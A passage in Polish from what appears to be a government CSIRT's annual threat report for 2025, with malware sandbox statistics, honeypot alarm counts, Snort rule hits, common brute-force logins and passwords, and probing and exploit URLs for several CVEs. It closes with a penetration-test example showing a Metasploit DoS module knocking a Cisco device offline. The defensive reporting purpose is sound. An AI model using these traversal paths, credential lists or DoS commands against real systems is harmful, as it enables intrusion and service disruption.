Klasyfikacja oprogramowania, bazująca na analizie behawioralnej, wykazała następujące najczęstsze zachowania analizowanych plików lub zasobów internetowych w roku 2025:

- **Evader** – próba ominięcia zabezpieczeń systemu operacyjnego, wykorzystanie funkcji antydebugera, wykorzystanie zaciemnienia (obfuskacji) kodu;
- **Phisher** – wykrycie podstępного nakłaniania użytkownika do wykonania określonego działania, udostępnienia poufnych informacji, tj. hasła dostępowego, danych logowania czy danych kart płatniczych;
- **Trojan** – identyfikacja zmiany stacji roboczej w klienta sieci botnet, umożliwienie zdalnego dostępu do stacji roboczej (RAT);
- **Spyware** – identyfikacja kradzieży danych wrażliwych, w tym m. in. danych z przeglądarek internetowych, danych logowania;
- **Exploiter** – identyfikacja wykorzystania podatności w oprogramowaniu lub systemie operacyjnym.



W poniższej tabeli przedstawiono 10 najczęściej identyfikowanych reguł dla analiz przeprowadzonych w środowisku sandbox, które wpłynęły na końcową ocenę badanego pliku lub zasobu internetowego.

Wykryta reguła	Liczba identyfikacji
Identyfikacja zaszyfrowanego pliku PDF zawierającego formularze	487
Rozpoznanie pliku przez silniki antywirusowe	314
Modyfikacja kontekstu wątku w innym procesie (thread injection)	182
Próba kradzieży danych wrażliwych z przeglądarki (historia, hasła, ciasteczka)	153
Próba kradzieży danych uwierzytelniających do skrzynki pocztowej (poprzez dostęp do plików/danych w rejestrze)	146
Kod źródłowy .NET zawiera potencjalny moduł rozpakowujący (unpacker)	130
Rozpoznanie oprogramowania złośliwego na podstawie reguł YARA community	125
Wstrzyknięcie pliku PE do obcych procesów	117
Zapis do obcych regionów pamięci przez próbkę	85
Identyfikacja pliku konfiguracyjnego złośliwego oprogramowania	84

Tabela 1. Najczęściej identyfikowane reguły.

Poniżej przedstawiono 10 najczęściej występujących w 2025 roku typów plików, spośród poddanych analizie w systemach automatycznych:

L.p.	Typ pliku	Liczba wystąpień
1	Adobe Portable Document Format	8645
2	Dokumenty pakietu Office (DOC, DOCX, XLS, XLSX, XLSM, PPT, PPTX, obiekty OLE2)	1497
3	Win32 Executable	197
4	HyperText Markup Language	104
5	E-Mail message	65
6	Generic XML	36
7	ZIP compressed archive	31
8	ImgBurn Image	29
9	Win64 Executable GUI	28
10	Win32 Dynamic Link Library	26

Tabela 2. Najczęściej analizowane typy plików.

Największą liczbę plików poddanych analizie w systemach automatycznych stanowiły pliki w formacie PDF, dokumenty biurowe (w tym zawierające makra, funkcje DDE, obiekty OLE2), aplikacje Win32 oraz pliki HTML.




ARAKIS GOV



ARAKIS GOV – statystyka

System ARAKIS GOV to dedykowany, rozproszony system wczesnego ostrzegania o zagrożeniach teleinformatycznych występujących na styku sieci wewnętrznej z siecią Internet. Głównym zadaniem systemu jest wykrywanie i zautomatyzowane opisywanie zagrożeń występujących w sieciach teleinformatycznych na podstawie agregacji, analizy i korelacji danych pochodzących z różnych źródeł.


W 2025 roku w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV zanotowano łącznie 2 298 217 251 zdarzeń, co przełożyło się na 5 547 672 wygenerowane przez system alarmy. W porównaniu z rokiem 2024, zauważyć można ustabilizowanie ilości zdarzeń w skali miesiąca porównując do linii aproksymującej. W ujęciu rocznym odnotowano wzrost liczby zdarzeń o 350 milionów względem roku 2024.



Wykres 13. Rozkład zarejestrowanych zdarzeń z podziałem na miesiące.

Wśród zanotowanych alarmów:


- **3 354 194** alarmy miały priorytet pilny, tzn. wymagały natychmiastowej reakcji na zagrożenie ze strony administratorów, niosło duże ryzyko przełamania zabezpieczeń;
- **60 243** alarmy miały priorytet wysoki, tzn. wymagały wzmożonej uwagi w kontekście zagrożenia wskazanego w alarmie, niosło średnie ryzyko przełamania zabezpieczeń;
- **87 613** alarmów miało priorytet średni, tzn. były to alarmy informujące o dobrze znanym zagrożeniu, które niosły małe ryzyko przełamania zabezpieczeń;
- **2 045 622** alarmy miały priorytet niski, tzn. były to alarmy czysto informacyjne, dotyczące aktualnej sytuacji na styku sieci wewnętrznej z siecią Internet.



Wykres 14. Procentowy rozkład alarmów systemu ARAKIS GOV ze względu na priorytet.

Każdy z zanotowanych alarmów posiada dokładne dane techniczne, pozwalające na jego weryfikację oraz jest szczegółowo klasyfikowany przez system. W ramach klasyfikacji każdy alarm może zostać przypisany do jednego z pięciu podstawowych typów:

- Typ 1 – komunikacja do złośliwych adresów;
- Typ 2 – skanowania;
- Typ 3 – wykryte znane ataki;
- Typ 4 – wykryte nieopisane ataki;
- Typ 5 – infekcje wewnętrzne.




Wykres 15. Procentowy podział alarmów systemu ARAKIS GOV ze względu na typ.



W 2025 roku alarmy Systemu ARAKIS GOV Typu 1 stanowiły 56,70 %. Wygenerowane alarmy wynikały z prób nawiązywania komunikacji z adresami IP lub domenami uznanymi za złośliwe lub mogącymi stanowić zagrożenie.

Wśród alarmów Typu 2 w 2025 roku najwięcej zdarzeń zostało zanotowanych w podmiotach skategoryzowanych jako Infrastruktura Krytyczna (41,27%). Porównując wyniki do roku 2024 można zaobserwować, iż zainteresowanie podmiotami Infrastruktury Krytycznej utrzymuje się na stałym poziomie. Wygenerowane alarmy pozwalają określić kierunki zainteresowań osób i/lub grup przeprowadzających skanowania.




Wykres 16. Procentowy podział zdarzeń alarmów typu 2 w instytucjach.

Alarmy Typu 3 i 4 stanowiły odpowiednio 2,63% oraz 0,80% ze wszystkich zarejestrowanych zdarzeń, co wprost wynika z wygenerowania sygnatury IDS w oparciu o obserwowane komunikacje lub dopasowania do sygnatury IDS niewidzianej w systemie od pewnego czasu. Ma to miejsce zarówno przy wygenerowaniu nowej sygnatury IDS, jak i przy aktualizacji uprzednio wygenerowanej sygnatury.

Alarmy Typu 5 to infekcje wewnętrzne identyfikowane na podstawie niepożądanego komunikacji z elementami sieci objętymi systemem ARAKIS GOV.

Najbardziej aktywnym krajem pod kątem liczby generowanych zdarzeń w 2025 roku jest ponownie USA (34% zdarzeń i wzrost o 8% w stosunku do roku 2024). W porównaniu do 2024 roku w pierwszej 10 najaktywniejszych krajów powtarza się osiem krajów, a wśród nowych krajów pojawiła się Rumunia i Francja.



Wykres 17. Rozkład źródeł ataków na sieci monitorowane przez system ARAKIS GOV pod kątem liczby generowanych zdarzeń.

Wartym zaznaczenia jest fakt, iż liczba zdarzeń z poszczególnych krajów należących do grupy TOP 10 stanowi aż 80% wszystkich wygenerowanych zdarzeń zanotowanych przez system ARAKIS GOV w 2025 roku, co stanowi utrzymanie trendu zaobserwowanego w roku 2024.

Biorąc pod uwagę specyfikę sieci Internet (tzw. brak granic), infrastruktura teleinformatyczna podmiotów generujących zdarzenia w stronę systemu ARAKIS GOV może być rozproszona oraz zlokalizowana na terytorium dowolnych państw na całym świecie. W związku z powyższym zaprezentowana statystyka odzwierciedla lokalizację złośliwej infrastruktury sieciowej w poszczególnych krajach.



ARAKIS GOV – charakterystyka wybranych zagrożeń

W tabeli poniżej zaprezentowano informacje o portach docelowych, na które wygenerowano największą liczbę zdarzeń, celem identyfikacji istniejących zasobów teleinformatycznych bądź prób ich eksploatacji.

L.p.	Docelowy port	Liczba zdarzeń	Opis
1	22	231 648 078	SSH
2	445	88 030 057	SMB
3	443	53 068 071	HTTPS
4	53	41 306 760	DNS
5	23	34 623 141	FTP
6	80	32 730 222	HTTP
7	8728	18 679 445	Mikrotik API
8	8080	11 054 168	HTTP/S
9	25	9 712 534	SMTP
10	3389	9 368 807	RDP

Tabela 3. Zidentyfikowane w 2025 roku skanowania i próby eksploatacji usług na podstawie danych z systemu ARAKIS GOV.

W roku 2025 najczęściej wykorzystywanym protokołem było SSH działające na porcie 22 oraz SMB działająca na porcie 445. Fakt ten pokazuje, że głównym celem osób/grup prowadzących rekonesans jest zidentyfikowanie i zdobycie zdalnego dostępu do podatnych maszyn znajdujących się w sieci Internet oraz próby uzyskania dostępu do zasobów plikowych. Można również zaobserwować ponowne bardzo duże zainteresowanie usługą DNS oraz API dla routerów Mikrotik, co może mieć związek z poszukiwaniem urządzeń podłączonych do sieci Internet oraz mogących posiadać błędną konfigurację (wystawiony serwer DNS na porcie WAN), lub posiadać starszą i podatną wersję oprogramowania.

W 2025 roku zidentyfikowano 39 455 781 alertów reguły SNORT do obserwowanego ruchu sieciowego związanego z wykrytym ruchem wykorzystującym protokół SSH. W porównaniu do roku 2024 (24 264 123 alertów) jest to wzrost o ponad 15 milionów.



L.p.	Liczba zdarzeń	Reguła SNORT
1	39455781	ET SCAN Potential SSH Scan OUTBOUND
2	16306207	ET INFO SSH-2.0-Go version string Observed in Network Traffic
3	5760809	ET SCAN Suspicious inbound to MSSQL port 1433
4	4615714	ET SCAN SSH BruteForce Tool with fake PUTTY version
5	3821680	ET SCAN Suspicious inbound to mySQL port 3306
6	1849542	ET SCAN Suspicious inbound to PostgreSQL port 5432
7	1232649	ET SCAN Suspicious inbound to Oracle SQL port 1521
8	1030780	ET SCAN Sipvicious User-Agent Detected (friendly-scanner)
9	646321	ET SCAN Sipvicious Scan
10	527494	ET INFO Session Traversal Utilities for NAT (STUN Binding Request)

Tabela 4. Najczęściej dopasowane reguły do ruchu sieciowego widzianego przez system ARAKIS GOV.

Poniżej przedstawiono 20 najpopularniejszych nazw użytkownika oraz haseł stosowanych do prób nieautoryzowanego łączenia się do usług w sieciach teleinformatycznych podmiotów wdrożonych do systemu ARAKIS GOV.

L.p.	Top 20 loginów	Top 20 haseł
1	root	123456
2	admin	password
3	user	123
4	ubuntu	12345678
5	test	admin
6	sa	1234
7	oracle	12345
8	debian	123456789
9	postgres	1
10	git	qwerty
11	guest	P@ssw0rd
12	mysql	test
13	ftpuser	111111
14	hadoop	root
15	pi	abc123
16	es	admin123
17	dev	passw0rd
18	ftp	1234567890
19	www	1q2w3e4r
20	nginx	ubuntu

Tabela 5. Top 20 loginów i haseł wykorzystywanych w połączeniach do usług ARAKIS GOV.



Poniżej przedstawiono 20 najpopularniejszych URL najczęściej wykorzystywanych przy rozpoznaniu usług http/s w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV.

Top 20 URL
/git/config
/index.php
/cgi-bin/luci/%3Bstok%3D/locale
/robots.txt
/cgi-bin/../../../../../../../../bin/sh
/cgi-bin/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/bin/sh
/geoserver/web/
/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
/api/.env
/vendor/phpunit/phpunit/Util/PHP/eval-stdin.php
/vendor/phpunit/src/Util/PHP/eval-stdin.php
/vendor/phpunit/Util/PHP/eval-stdin.php
/phpunit/phpunit/src/Util/PHP/eval-stdin.php
/phpunit/phpunit/Util/PHP/eval-stdin.php
/vendor/phpunit/phpunit/LICENSE/eval-stdin.php
/vendor/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
/phpunit/src/Util/PHP/eval-stdin.php
/phpunit/Util/PHP/eval-stdin.php
/lib/phpunit/phpunit/src/Util/PHP/eval-stdin.php
/containers/json

Tabela 6. 20 najpopularniejszych URL wykorzystywanych najczęściej przy rozpoznaniu usług http/s.

W wyniku analizy danych agregowanych przez system ARAKIS GOV, Zespół CSIRT GOV odnotował także liczne próby wykorzystania znanych podatności. Poniżej przedstawiono wybrane z nich wraz z przykładowymi zapytaniem wysłanymi do honeypotów będących częścią systemu ARAKIS GOV.

SAP NetWeaver Visual Composer

Obserwowane były próby ataków wykorzystujące podatność CVE-2025-31324 o stopniu krytyczności w skali CVSS:3.1 określonym na 10.0.

Przedmiotowa podatność to krytyczna luka typu Missing Authorization, która pozwala nieuwierzytelnionym atakującym na przesyłanie dowolnych plików do systemu SAP. Wynika to z braku odpowiednich mechanizmów uwierzytelniania i autoryzacji przy dostępie do komponentu Metadata



Uploader. Komponent ten, normalnie wykorzystywany przez deweloperów do wgrywania metadanych podczas tworzenia aplikacji w Visual Composer, może zostać nadużyty przez atakujących do wgrania złośliwych plików oraz wykonania dowolnego kodu, na serwerze z instancją SAP.

URL powiązany z podatnością:

`/developmentserver/metadatauploader`

Fortinet

Obserwowane były próby ataków wykorzystujące podatność CVE202564446 o stopniu krytyczności w skali CVSS:3.1 określonym na 9.8.

Przedmiotowa podatność typu Path Traversal występująca w Fortinet FortiWeb Manager pozwala nieuwierzytelnionemu atakującemu na wysłanie spreparowanego żądania HTTP POST do konkretnej ścieżki, co w konsekwencji umożliwia utworzenie lokalnego konta użytkownika z uprawnieniami administratora na urządzeniu docelowym.

URL powiązany z podatnością:

`/api/v2.0/cmdb/system/admin%3F../../../../../../../../cgi-bin/fwbcgi`

Tenda HG10

Obserwowane były próby ataków wykorzystujące podatność CVE- 2026-1689 o stopniu krytyczności w skali CVSS:3.1 określonym na 7.3.

Oprogramowanie układowe routera Tenda HG10 posiada lukę umożliwiającą przeprowadzenia ataku typu Command Injection. Podatność występuje w funkcji checkUserFromLanOrWan komponentu interfejsu logowania, która nie zapewnia odpowiedniej walidacji danych wejściowych. Atakujący, używając specjalne spreparowanego żądania, może wstrzyknąć znaki specjalne powłoki, które oprogramowanie routera wykonuje jako komendy systemowe. Podatność nie wymaga uwierzytelnienia.

URL powiązany z podatnością:

`/boaform/admin/formLogin`



Geoserver

Ponadto, w nawiązaniu do roku poprzedniego, system ARAKIS GOV nadal odnotowuje wzmożoną ilość zapytań związanych z próbami eksploatacji podatności w aplikacji Geoserver, oznaczonych jako CVE-2024-36401 oraz CVE-2024-36404, o stopniu krytyczności w skali CVSS:3.1 określonym, w obydwu przypadkach, na 9.8.

URL powiązany z podatnością:

</geoserver/web/>




OCENA BEZPIECZEŃSTWA SYSTEMÓW TI



Jednym z ustawowych zadań nałożonych na Zespół CSIRT GOV jest ocena bezpieczeństwa systemów teleinformatycznych instytucji administracji rządowej oraz infrastruktury krytycznej. W 2025 roku, zgodnie z planem przyjętym na ten rok, przeprowadzone zostały oceny w 14 instytucjach, w których oceniono łącznie 164 segmenty sieci/systemów teleinformatycznych oraz 38 domen/subdomen i stron WWW.

W ramach wykonanych ocen bezpieczeństwa Zespół CSIRT GOV przeprowadził szereg testów mających na celu identyfikację istotnych podatności wpływających na bezpieczeństwo infrastruktury teleinformatycznej ocenianych podmiotów. Do rzeczonych testów należało pasywne oraz aktywne zbieranie informacji, identyfikacja podatności architektury systemów i usług sieciowych, aplikacji www, wykorzystanie podatności oraz analiza wpływu wykorzystania czynników inżynierii społecznej.

W wyniku przeprowadzonych ocen bezpieczeństwa Zespół CSIRT GOV dokonał identyfikacji szeregu podatności od stopnia niskiego, aż do błędów należących do kategorii krytycznych. Poniższy wykres przedstawia zestawienie zidentyfikowanych podatności, które zostały opisane w przygotowanych raportach z przeprowadzonych ocen bezpieczeństwa i przesłane do instytucji, których systemy podlegały ocenie.



Wykres 18. Wykryte podatności w 2025 r.



Najważniejszą grupą podatności stanowiły podatności identyfikowane jako zagrożenia krytyczne oraz wysokie i dotyczyły:

1) Niezaktualizowanego oprogramowania występującego w szeregu usług wykorzystywanych przez podmioty, tj.:

- Oracle WebLogic Server
- Oracle Database
- Firebird DataBase Server
- Microsoft Internet Information Services (IIS)
- Apache Tomcat
- Dell EMC iDRAC8/iDRAC9
- Dell EMC Open Manager Server Administrator
- JBoss Web Application Server
- Flexera FlexNet Publisher
- VMware vCenter Server
- VMware vSphere Application Management
- HPE System Management Homepage
- QNAP QTS File Station
- Trellix Enterprise Security Manager
- phpMyAdmin
- OpenSSL
- PHP

2) Wykorzystywania niewspieranego przez producenta oprogramowania tj.:

- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows 7 Prof.
- Microsoft Windows Server 2003 R2
- Microsoft Windows Server 2008 R2
- Microsoft Windows Server 2012 R2
- Microsoft Internet Information Services (IIS)
- Microsoft SQL Server



3) Usług/ protokołów podatnych na ataki:

- Network Time Protocol (NTP)
- Simple Mail Transfer Protocol (SMTP)
- Simple Network Management Protocol (SNMP)
- Microsoft Server Message Block 1.0 (SMBv1)
- Remote Desktop Protocol (RDP)
- Universal Plug and Play – MiniUPnP
- Inter-Control Center Communications Protocol (ICCP)
- Apple Filing Protocol (AFP)
- Oracle Database Listener
- Virtual Network Computing (VNC)
- IP Camera Hikvision
- Message Queuing
- Interface Printer Job Language (PJP)

4) Dostępu anonimowego, bez wymaganego uwierzytelnienia lub na podstawie domyślnych haseł:

- Telnet
- File Transfer Protocol (FTP) / Trivial File Transfer Protocol (TFTP)
- Remote Dictionary Server (Redis)
- Server MOXA NPort
- Moduł biblioteki taśmowej BDT FlexStor II

W przypadku podatności o mniejszej wadze (zagrożenia średnie oraz niskie), do najczęściej identyfikowanych można zaliczyć:

- Akceptowanie połączeń z wykorzystaniem szyfrowania SSL 2.0, 3.0, TLS 1.0;
- Wsparcie dla słabych algorytmów szyfrowania SSL (długość klucza od 64 do 112 bit-ów);
- Wykorzystywanie algorytmów hashowania podatnych na kolizję tj. m.in. MD2, MD4, MD5 lub SHA1;
- Podatność DROWN w SSLv2 – możliwa deszyfracja przechwyconego ruchu TLS;
- Podatność POODLE w SSLv3 – możliwe przeprowadzenie ataku typu Man-in-the-Middle;
- Stosowanie certyfikatów typu „self-signed” – certyfikat X.509 serwerów podpisany przez nieznaną centrą autoryzacyjną (CA);
- Internet Key Exchange (IKEv1) – stosowanie trybu AggressiveMode;
- Brak skonfigurowanego Network Level Authentication (NLA) dla serwerów RDP.



Ponadto Zespół CSIRT GOV w ramach prowadzonych ocen bezpieczeństwa dokonywał również analizy źródeł otwartych w ramach czynności typu OSINT. Czynności te pozwoliły na określenie metadanych w dokumentach publikowanych w ramach publicznych serwerów WWW oraz portalu społecznościowych. Celem tego typu działań jest każdorazowo ujawnienie danych wrażliwych poprzez rozpoznanie ogólnodostępnych źródeł informacji, które mogą później posłużyć do ataków, przede wszystkim spearphishingowych, wobec poszczególnych podmiotów.

W ośmiu podmiotach, wobec których prowadzona była ocena bezpieczeństwa, przeprowadzono również testy socjotechniczne na wybranej przez instytucję grupie pracowników. Podstawowym wektorem ataku była symulacja kampanii socjotechnicznej na służbowe skrzynki poczty elektronicznej pracowników. W celu przeprowadzenia testów, których scenariusz byłby zbliżony do realnych ataków grup APT, stosowano techniki w postaci zakupu domen, które nazwą zbliżone były np. do nazw instytucji lub poszczególnych departamentów/pionów tych instytucji – zastosowano technikę „typosquatting”. Zazwyczaj scenariusz ataku opierał się o próbę podszycia pod pracownika instytucji i wyłudzenia danych dostępowych do kont systemowych lub służbowej poczty lub próbie nakłonienia użytkownika do otwarcia potencjalnie niebezpiecznego załącznika lub linku, który miał symulować złośliwe oprogramowanie. Wyniki przeprowadzonych testów wykazały zróżnicowany poziom odporności pracowników na tego typu ataki. Skuteczność kampanii oscylowała od kilku, do nawet kilkunastu procent przechwyconych danych uwierzytelniających czy prób uruchomienia potencjalnie złośliwej zawartości w przesłanych wiadomościach i załącznikach. Nie odnotowano przypadku instytucji, w której testy w 100% potwierdziłyby odporność pracowników na zagrożenie typu phishing. Taka sytuacja potwierdza tezę, że najłagodniejszym elementem każdego systemu bezpieczeństwa jest człowiek, dlatego nieodłącznym i regularnym elementem procesów odpowiedzialnych za bezpieczeństwo każdej instytucji czy podmiotu powinny być szkolenia pracowników obejmujące zagadnienia współczesnych cyberzagrożeń i aktualnie wykorzystywanych technik ataków.



Przykładowe wykryte podatności

Podatność w kodzie przetwarzania protokołu Cisco Cluster Management

Na urządzeniu sieciowym Cisco, w protokole CMP wykryto lukę bezpieczeństwa, umożliwiającą nieuwierzytelnionemu atakującemu na zdalne przeprowadzenie ataku typu Denial of Service (DoS) za pomocą pojedynczej stacji roboczej – przykład poniżej.

a) Weryfikacja dostępności urządzenia:

```
└─# ping 10.73.3.22
PING 10.73.3.22 (10.73.3.22) 56(84) bytes of data:
64 bytes from 10.73.3.22: icmp_seq=1 ttl=255 time=1.05 ms
64 bytes from 10.73.3.22: icmp_seq=2 ttl=255 time=1.28 ms
64 bytes from 10.73.3.22: icmp_seq=3 ttl=255 time=1.13 ms
64 bytes from 10.73.3.22: icmp_seq=4 ttl=255 time=1.03 ms
64 bytes from 10.73.3.22: icmp_seq=5 ttl=255 time=1.06 ms
64 bytes from 10.73.3.22: icmp_seq=6 ttl=255 time=1.04 ms
64 bytes from 10.73.3.22: icmp_seq=7 ttl=255 time=1.14 ms
64 bytes from 10.73.3.22: icmp_seq=8 ttl=255 time=1.15 ms
64 bytes from 10.73.3.22: icmp_seq=9 ttl=255 time=1.18 ms
64 bytes from 10.73.3.22: icmp_seq=10 ttl=255 time=1.13 ms
64 bytes from 10.73.3.22: icmp_seq=11 ttl=255 time=1.11 ms
64 bytes from 10.73.3.22: icmp_seq=12 ttl=255 time=1.11 ms
64 bytes from 10.73.3.22: icmp_seq=13 ttl=255 time=1.10 ms
64 bytes from 10.73.3.22: icmp_seq=14 ttl=255 time=1.28 ms
64 bytes from 10.73.3.22: icmp_seq=15 ttl=255 time=1.16 ms
64 bytes from 10.73.3.22: icmp_seq=16 ttl=255 time=1.11 ms
64 bytes from 10.73.3.22: icmp_seq=17 ttl=255 time=1.06 ms
64 bytes from 10.73.3.22: icmp_seq=18 ttl=255 time=1.21 ms
64 bytes from 10.73.3.22: icmp_seq=19 ttl=255 time=7.96 ms
64 bytes from 10.73.3.22: icmp_seq=20 ttl=255 time=6.45 ms
64 bytes from 10.73.3.22: icmp_seq=21 ttl=255 time=4.03 ms
64 bytes from 10.73.3.22: icmp_seq=22 ttl=255 time=2.60 ms
64 bytes from 10.73.3.22: icmp_seq=23 ttl=255 time=1.01 ms
64 bytes from 10.73.3.22: icmp_seq=24 ttl=255 time=1.05 ms
64 bytes from 10.73.3.22: icmp_seq=25 ttl=255 time=1.20 ms
64 bytes from 10.73.3.22: icmp_seq=26 ttl=255 time=1.17 ms
64 bytes from 10.73.3.22: icmp_seq=27 ttl=255 time=0.966 ms
64 bytes from 10.73.3.22: icmp_seq=28 ttl=255 time=1.02 ms
64 bytes from 10.73.3.22: icmp_seq=29 ttl=255 time=1.47 ms
64 bytes from 10.73.3.22: icmp_seq=30 ttl=255 time=1.23 ms
64 bytes from 10.73.3.22: icmp_seq=31 ttl=255 time=1.12 ms
64 bytes from 10.73.3.22: icmp_seq=32 ttl=255 time=1.11 ms
64 bytes from 10.73.3.22: icmp_seq=33 ttl=255 time=1.32 ms
64 bytes from 10.73.3.22: icmp_seq=34 ttl=255 time=1.10 ms
64 bytes from 10.73.3.22: icmp_seq=35 ttl=255 time=1.30 ms
```

Rysunek 68. Weryfikacja dostępności usługi.



b) Uruchomienie modułu: „dos/cisco/ios_telnet_rocem”, symulującego atak typu DoS – usługa telnet, port 23/tcp

```
msf6 auxiliary(dos/cisco/ios_telnet_rocem) > show options
Module options (auxiliary/dos/cisco/ios_telnet_rocem):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.73.3.22           yes       The target IP address
  RPORT     23                   yes       The target port (TCP)

msf6 auxiliary(dos/cisco/ios_telnet_rocem) > run
[*] Running module against 10.73.3.22
[*] 10.73.3.22:23 - Connected to telnet service
[*] 10.73.3.22:23 - Got initial packet from telnet service:
"\xFF\xFB\x01\xff\xFB\x03\xff\xFD\x18\xff\xFD\x1F"
[*] 10.73.3.22:23 - Sending Telnet DoS packet
[*] Auxiliary module execution completed
```

Rysunek 69. Moduł pomocniczy (Auxiliary) frameworka Metasploit „ios_telnet_rocem”.

c) Weryfikacja dostępności urządzenia:

```
ping 10.73.3.22
PING 10.73.3.22 (10.73.3.22) 56(84) bytes of data:
From 10.73.2.227 icmp_seq=1 Destination Host Unreachable
From 10.73.2.227 icmp_seq=2 Destination Host Unreachable
From 10.73.2.227 icmp_seq=3 Destination Host Unreachable
From 10.73.2.227 icmp_seq=4 Destination Host Unreachable
From 10.73.2.227 icmp_seq=5 Destination Host Unreachable
From 10.73.2.227 icmp_seq=6 Destination Host Unreachable
From 10.73.2.227 icmp_seq=7 Destination Host Unreachable
From 10.73.2.227 icmp_seq=8 Destination Host Unreachable
From 10.73.2.227 icmp_seq=9 Destination Host Unreachable
From 10.73.2.227 icmp_seq=10 Destination Host Unreachable
From 10.73.2.227 icmp_seq=11 Destination Host Unreachable
From 10.73.2.227 icmp_seq=12 Destination Host Unreachable
From 10.73.2.227 icmp_seq=13 Destination Host Unreachable
From 10.73.2.227 icmp_seq=14 Destination Host Unreachable
From 10.73.2.227 icmp_seq=15 Destination Host Unreachable
From 10.73.2.227 icmp_seq=16 Destination Host Unreachable
